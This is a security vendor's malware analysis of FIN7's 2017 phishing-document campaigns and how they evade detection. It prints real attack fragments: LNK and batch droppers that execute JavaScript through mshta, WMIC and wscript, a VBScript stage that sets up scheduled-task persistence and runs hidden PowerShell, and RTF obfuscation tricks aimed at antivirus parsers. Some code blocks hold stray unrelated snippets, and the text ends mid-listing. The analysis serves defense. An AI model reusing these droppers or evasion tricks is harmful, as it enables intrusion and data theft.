MORPHISEC
Moving Target Defense

MORPHISEC LAB

FIN7 Dissected: Hackers Accelerate Innovation

INTRODUCTION

Like clockwork, FIN7 again unleashed a new attack able to bypass almost every security solution. The attack, which took place between October 8 to 10, 2017, is yet another demonstration of the high-paced innovation by threat actors.

FIN7 is one of today's most organized and sophisticated cybercrime groups, primarily known for targeting US businesses to steal payment card data. They typically use clever, customized spear-phishing lures with malicious attachments. Once an organization is infected, they move laterally across the network, using various anti-forensic techniques to evade detection. The group is closely tied to the notorious Carbanak Gang, responsible for a slew of attacks against financial institutions, although so far evidence falls short of directly equating the two.

Over the past year, Morphisec has been closely monitoring FIN7 and their targets, publishing several analyses on methods used by this group. In June 2017 Morphisec identified a highly sophisticated fileless attack targeting restaurants across the US, as discussed on Morphisec's blog and in a post co-authored with Cisco Talos. The June campaign used a new stealer DLL variant injected into malicious documents.

In this report we take a broader approach, describing in detail the rapid dynamic changes over the course of the last four months, including the recent October attack, which was first documented by researchers at Icebrg. We examine each of the component modifications in the attack chains, and show how those changes helped FIN7 evade the dynamic behavior patterns and static patterns applied by many security solutions.

In fact, a presentation on FIN7 by FireEye at this year's InfoSecurity Europe stated that "In most environments, prevention is not possible." The presenters, however, did not take into account the effectiveness of Moving Target Defense solutions (e.g. Morphisec Endpoint Threat Prevention solution) against these types of attacks.

Technical Analysis

Document Structure – RTF and DOCX Format

We start with the first obvious component – the document structure. Over the period of the last four months, FIN7 has used two types of Word document formats: Open XML Format (.docx) and Rich Text Format (.rtf). Both document types contain the same embedded PNG object and a LNK file object that is executed by double clicking the image.

With the exception of the September documents, the RTF (RTF files could be also renamed to DOC extensions) files usually have the malicious code in plain text (Fig. 1 below), and the DOCX files usually have the code in one of the xml documents archived inside the DOCX files (Fig. 2).




Figure 2

Figure 2

During the same period, security solutions tried to create static patterns to help detect these malicious documents. Those patterns were based on some of the following observations:

- Names of methods or variables
- Order of bytes or strings
- Code introspection by simulated interpreter execution (needs valid RTF parser)
- Decode of base64 strings and deeper examination of the code after the decoding
- Byte pattern detection for some Unicode and ASCII strings that are represented in HEX pattern (code that is within the LNK file will usually be represented UNICODE to HEX)

Is this enough to combat Fin7? A look at Virus Total scoring reveals that when a FIN7 campaign is first active, is goes mostly undetected by security solutions. The malicious documents do not score more than 1-3 detections. Within a couple of days, security solutions update their patterns and those documents score around 10/56 or higher. However, at the same time, the FIN7 group begins shutting down that campaign and starts work on the next one, thereby diminishing the usefulness of reactive, pattern-based detection rules for such attacks.


There are many ways to break string and byte patterns inside the document structure. For example, for RTF documents there are inserting dummy control words, spaces, messing up the encoding, and abusing the

standard by breaking AV document parsers. During the latest FIN7 campaigns, the hacker group broke almost every above-mentioned detection method as described next.

- **July –** The group evaded string-based pattern detection, especially the patterns which are based on method names and parameter names. Most likely those names are automatically re-obfuscated using some framework before every campaign.
- **August –** In order to evade base64 automatic decoding rules and code introspection implemented by security solutions, the FIN7 injected dummy **control words** within and between the different strings including the base64 strings. A control word is a specially formatted command that RTF uses to mark printer control codes or information that applications use to manage documents. This broke the validity of the strings if parsing the strings sequentially. RTF standard allows the use of control words which are not recognized by some parsers (to support backward compatibility), the scopes represented by the control words are stacked and if the control word is not recognized, the scope is popped out of the stack. As a result, the attack successfully executed by any standard Microsoft Word parser but evaded the known static introspection by antivirus parsers.

```
WM1JOVVRCSmVGa3lNVFJSYlU1MVUyMUthRlpxUW01VE0yeERUVmRPZEdRelRrcFNNWEJ2V1d0b1QySkZkRlZqTURWR
lSRkpwVmpOb1ZWZHNhRXROYkhCWlUydHNhMU5HU2pOVVJ","6VlBZa2RTUjFGdWJHbE5NbWN4VXpCU1NtTXdiRWxSY
\rtlch\fcs1 \af0 \ltrch\fcs0 \insrsid343550 WRVZPUW1WRk1U
WlJWRVpQWVZkek0xSkdSblpUYTA1U1lUTmFUVTB5YURCWmExcFBZa2RPZFZkdGVHcGhNbWQzV2tWb1FtUlhUWGxXYW
```

- **September –** The group evaded most of the static patterns rules by simply converting all human readable code into HEX representation (moving the malicious code to the internals of the LNK file object and breaking previous string matching patterns). This kind of manipulation hold still further options for the attackers; they easily can change their encoding to any other form, such a binary for example.



In addition, the hackers also moved the code between some of the internal documents in DOCX format, from document.xml to oleObject1.bin.

oleObject1.bin

```
ÐÏ DC1 à ¡ ± SUB á NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL > NUL ETX NUL þÿ  NUL ACK NUL NUL NUL NUL NUL NU
NUL NUL NUL SO NUL NUL NUL ST NUL NUL NUL DLE NUL NUL NUL DC1 NUL NUL NUL DC2 NUL NUL NUL DC3 NUL NUL NUL DC4 NUL NUL NUL NAK NU
NUL NUL NUL Ì ACK NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NU
SOH NUL NUL V² SOH NUL NUL FB SOH NUL NUL
SOH NUL NUL SO SOH NUL NUL ST SOH NUL NUL DLE SOH NUL NUL DC1 SOH NUL NUL DC2 SOH NUL NUL DC3 SOH NUL NUL DC4 SOH NUL NUL NAK SO
STX NUL NUL V² STX NUL NUL FB STX NUL NUL
STX NUL NUL SO STX NUL NUL ST STX NUL NUL DLE STX NUL NUL DC1 STX NUL NUL DC2 STX NUL NUL DC3 STX NUL NUL DC4 STX NUL NUL NAK ST
ETX NUL NUL V² ETX NUL NUL FB ETX NUL NUL
ETX NUL NUL SO ETX NUL NUL ST ETX NUL NUL DLE ETX NUL NUL DC1 ETX NUL NUL DC2 ETX NUL NUL DC3 ETX NUL NUL DC4 ETX NUL NUL NAK ET
```

```
echo /*@#8#@*/try{sh=new ActiveXObject("Wscript.Shell");fs=new ActiveXObject("Scripting.FileSystemObject")

var console={};console.log=function(){};
var arr1 = "john".split('');
var arr2 = arr1.reverse();
var arr3 = "jones".split('');
arr2.push(arr3);
console.log("array 1: length=" + arr1.length + " last=" + arr1.slice(-1));
console.log("array 2: length=" + arr2.length + " last=" + arr2.slice(-1));


function foo1()
{
  return {
      bar: "hello"
  };
}

function foo2()
{
  return
  {
      bar: "hello"
  };
}

function b64dec(data){
    var cdo = new ActiveXObject("CDO.Message");
    var bp = cdo.BodyPart;
    bp.ContentTransferEncoding = "base64";
    bp.Charset = "windows-1251";
    var st = bp.GetEncodedContentStream();
    st.WriteText(data);
    st.Flush();
```

- **October –** The group replaced the LNK file with a simple CMD batch file embedded as OLE object inside the DOC file (represented as HEX string).

unlock.cmd

```
@set w=wsc@ript /b /e:js@cript %HOMEPATH%\tt.txt
@echo try{var fs=new ActiveXObject('Scripting.FileSystemObject');sh=new ActiveXObject(
@copy /y %TMP%\unlock.cmd %HOMEPATH%\pp.txt
@echo %w:@=%|cmd
#function b64dec(data){
#    var cdo = new ActiveXObject("CDO.Message");
#    var bp = cdo.BodyPart;
#    bp.ContentTransferEncoding = "base64";
#    bp.Charset = "windows-1251";
#    var st = bp.GetEncodedContentStream();
#    st.WriteText(data);
#    st.Flush();
#    st = bp.GetDecodedContentStream();
#    st.Charset = "utf-8";
#    return st.ReadText;
#}
#var fso = new ActiveXObject("Scripting.FileSystemObject");
#var sh = new ActiveXObject("Wscript.Shell");
#var fldr = sh.ExpandEnvironmentStrings("%HOMEPATH%");
#var p = "";
#p = fldr + "\\whatis.ini";
#if(!fso.FileExists(p)){
#    var f = fso.OpenTextFile(p,2,1);
#    f.Write( b64dec('ZnVuY3Rpb24gcGF1c2Vjb21wKG1pbGxpcykNCnsNCiAgICB2YXIgZGF0ZSA9IG5ld
#    f.Close();
#}
#cmd = 'wscript.exe //b //e:jscript "' + p + '"';
#sh.Run(cmd, 0, false);
#fso.DeleteFile(WScript.ScriptFullName, true);
#function Abracadabra(){
#    try{
#        var objWord=GetObject("","Word.Application");
```

Stage 1: LNK file – OLE Object

Except for the October campaign, OLE .lnk file execution from Word documents was used during all FIN7 campaigns in the past year and is one of the most tell-tale FIN7 signatures. This is why many of the security solutions focus on detecting the .lnk file execution from within Word either statically or dynamically. At the same time, they try to limit false positives as there are some legitimate examples for such execution flow (e.g. combining identification of LNK file **code content** in HEX to Unicode representation, LNK file details, names and sizes can limit the False Positive rate).

The table below presents examples of FIN7's pattern modification during the period of the last 4 months and the October campaign. It demonstrates how this hacker group is able to easily bypass all current behavior and pattern recognition defenses.

Campaign time	*LNK File Name*	*LNK File Content*
Middle June	***Unprotect.lnk***	*mshta.exe vbscript:Execute("On Error Resume Next:set wprotect=GetObject(,""Word.Application""):execute wprotect.ActiveDocument.**Shapes(1).**TextFrame.TextRange.Text:close")*
June/Jul	***unprotect.rtf.lnk***	*cmd.exe /C set x=wsc@ript /e:js@cript %HOMEPATH%\md5.txt & echo try{w=GetObject("","Wor"+"d.Application");this[String.fromCharCode(101)+'va'+'l'](w.ActiveDocument.**Shapes(1).**TextFrame.TextRange.Text);}catch(e){}; >%HOMEPATH%\md5.txt & ech*
August	***unlock.doc.lnk***	*WMIC.exe **process call create** "mshta javascript:eval(\"try{eval('wall=GetObject(\\'\\''+String.fromCharCode(44)+'\\'Word.Application\\')');eval(wall.ActiveDocument.**Shapes(2).**TextFrame.TextRange.Text);}catch(e){}; close();*
September	***unlock.doc.lnk***	*WMIC.exe **process call create** "cmd start /min cmd /c for /f \"usebackq delims=\" %x in (`FindStr /R /C:\"@#[0-9]#@\" \"%TEMP%\unlock.doc.lnk\"`) do %x|cmd >nul 2>&1 &"*
October	***unclock.cmd***	------

LNK FILE – PROPERTIES CODE CONTENT

STATIC APPROACH

LNK file execution from within Word documents can be easily identified statically within many of the document formats. RTF standard for embedded objects will require it to be prefixed with "\objdata"; it may also be followed by an encoding indicator like "\bin"). The .LNK file content is also part of the embedded object and usually represented in Unicode translated to HEX encoding (or other encoding, e.g. binary). The same object also includes the original LNK full path name represented in ASCII and translated to HEX. Any of the LNK file indicators (e.g. content, name, location) can be used in static pattern detection (e.g. using Yara rules). Although those detection methods are implemented by many solutions, they are very easy to bypass. And, as these targeted campaigns usually have a very short time exposure, these types of rules are not fit to prevent any future unknown campaigns.

DYNAMIC APPROACH

Some security solutions try to detect and prevent the execution of suspicious process chain patterns dynamically (e.g. winword.exe-> mshta.exe/cmd.exe/wmic.exe -> wscript.exe). Some of the algorithms extract the properties code content out of the LNK file and block the execution of WORD even before the child process execution simply by inspection of the LNK file content. Other mechanisms block the execution of the process chain in runtime, usually using some sort of driver that is registered for process notification callbacks and blocks the process create as soon as a process chains matches one of the malicious patterns. Some of the NextGen solutions use AI models, however these are trained on the same prior known process chain patterns and therefore are prone to the same bypasses as others. Moreover, AI are especially prone to producing many false positives.


As shown in the table above, the attackers change and modify their process chain patterns constantly, and might use more advanced techniques (e.g. **forfiles.exe** to simulate the execution of CMD.exe or other processes https://twitter.com/vector_sec/status/896049052642533376 or executing the same using Pcalua https://twitter.com/0rbz_/status/912491288104140801) or just increase the process chain nest to fool some of those security patterns.

LNK FILE – FILE DETAILS / BATCH FILE DETAILS


As mentioned previously, some security solutions also use LNK file details to minimize the exposure to false positives. Some of those details, which appear in HEX format inside the rtf or docx files, are:

- Original file name and full path, usually converted ASCII to HEX in the RTF file (e.g. *C:\Users**jinvr-3-1**\Desktop\unlock.doc.lnk)*
- User name on the compile machine of the attacker (e.g. ***jinvr-3-1, andy***)
- Compile machine name of the attacker (e.g. ***andy-pc***)
- In some cases, even the Office version on the attacker's computer can be registered in the LNK file and used for detection
- LNK file size (in FIN7 campaigns the size can be up to more than 400K, since it also includes the next stage code. The usual size is not more than 4K.]
- And more…

Although some of those parameters haven't changed much between the campaigns, it is fairly easy to modify any patterns that are based on the LNK file details.



As mentioned earlier, FIN7 removed LNK File from the attack chain in their October 8-10 campaign and instead added a direct CMD batch file with clear commands. In this case, we can still identify the user machine using the details of the embedded batch objects:



Stage 2 – OLE Automation

The second stage of malicious code extraction and execution is performed by the code written inside the LNK file properties content as described in the previous section. The process chain executed from LNK contents as described in Stage 1 will eventually extract the next stage malicious JavaScript code from the active Word process (sometimes VBscript as well). The hacker uses OLE automation to extract and execute the malicious code from the ***Shape.TextFrame.Text*** property that resides within the active Word process.


> **The obvious exclusion from this pattern is found in the latest two campaigns (September and October). Here the hackers removed the stage of reading the code from active documents and directly injected most of the code as part of the LNK file details or as part of a batch file. In the case of the September campaign, the code is extracted from the internals of the LNK file details after tracking the special cookie indicator *(:\"@#[0-9]#@\")* inside file content (Stage 1). In the October campaign the code is activated directly from embedded batch script which writes the next stage into a whatis.ini file and then executes it.**

Shape.TextFrame.Text

In most cases *Shape.TextFrame.Text* property contains the malicious next stage JavaScript/VBscript code. The code is part of the shape objects inside the active document. Extracting such code for pattern matching can be easily done dynamically using the same OLE Automation methods or statically by having good rtf or docx parser. (It can be assumed, that many modern security detection solutions have such functionality.)


The table below clearly shows how the attackers gradually modified this second stage code chain extraction and execution to evade static and dynamic analysis (until they finally removed it altogether):

April




```
(General)                                   printShapeTextFrameText
    Sub printShapeTextFrameText()
        Dim Shp As Shape
        ln = Len(ActiveDocument.Shapes(1).TextFrame.TextRange.Text)
        Debug.Print "----------Shape 1 ---------"""
        Debug.Print Mid(ActiveDocument.Shapes(1).TextFrame.TextRange.Text, 1, 1200)
        Debug.Print "..."
        Debug.Print Mid(ActiveDocument.Shapes(1).TextFrame.TextRange.Text, ln - 1350, 1220)
    End Sub
Immediate
On Error Resume Next
beg = "T24gRXJyb3IgUmVzdW1lIE5leHQNCmZ1bmN0aW9uIGNvdW50V1NjclByY1J1bihwcmNOYW1lLCBwcm9nTm1hZSkNCglkaW0gYzogYyA9IDANCglTZXQgb2JqV01JU2VydmljZSA9IEdldE9iamVjdCgid2lubWdtdHM6IiB
aWxlTmFtZSA9IGN1cnJEaXIgJiAiXCIgJiAiNTh1ZmMxOWY0YzM0ZjQuNTU4NzgyNDMucHMxIg0KDQpEaW0gcG93ZXJzaGVsbF9wdGhwYXRoOiBwb3d1cnNoZWxsX3B0aHBhdGggPSBzaC5FeHBhbmRFbnZp
...
eArray = Array("avp.exe", "avpsys.exe")
dim isRunWList: isRunWList = checkWhiteList(prcLst,whiteArray)

Set sh = CreateObject("WScript.Shell")
pToLdrs = sh.ExpandEnvironmentStrings("%HOMEPATH%") & "\Intel"
pToBvbs = pToLdrs & "\58efc19f4c34e7.69020814.vbs"
pToPSCb = pToLdrs & "\58efc19f4c34f4.55878243.ps1"
pTovbLd = pToLdrs & "\58efc19f4c34f5.83821023.vbs"
Dim wscript_pthpath: wscript_pthpath = sh.ExpandEnvironmentStrings("%WINDIR%") + "\System32\WScript.exe"
Dim run_pthVb2: run_pthVb2 = """" & wscript_pthpath & """ """ & pToBvbs & """"
If isRunWList = 0 Then
    sh.Run "schtasks /create /tn ""Intel"" /tr """ & run_pthVb2 & " //B"" /sc minute /mo 25", 0, False
End If
Set fso = CreateObject("Scripting.FileSystemObject")
If Not fso.FolderExists(pToLdrs) Then
    fso.CreateFolder(pToLdrs)
End If
If isRunWList = 0 Then
    Set Txt = FSO.CreateTextFile(pToBvbs, True)
    Txt.Write( base64decode(beg) )
    Txt.Close
    Set Txt = FSO.CreateTextFile(pToPSCb, True)
    Txt.Write( base64decode(psCb) )
    Txt.Close
    if countWScrPrcRun(pToPSCb, "powershell.exe") = 0 then
        If fso.FileExists(pToPSCb) Then
            sh.Run "powershell.exe -NoE -NoP -NonI -ExecutionPolicy Bypass -w Hidden -File " & pToPSCb, 0, False
        End If
    end if
End I
```

June/July




```
(General)                                   printShapeTextFrameText
    Sub printShapeTextFrameText()
        Dim Shp As Shape
        Debug.Print "----------Shape 1 ---------"""
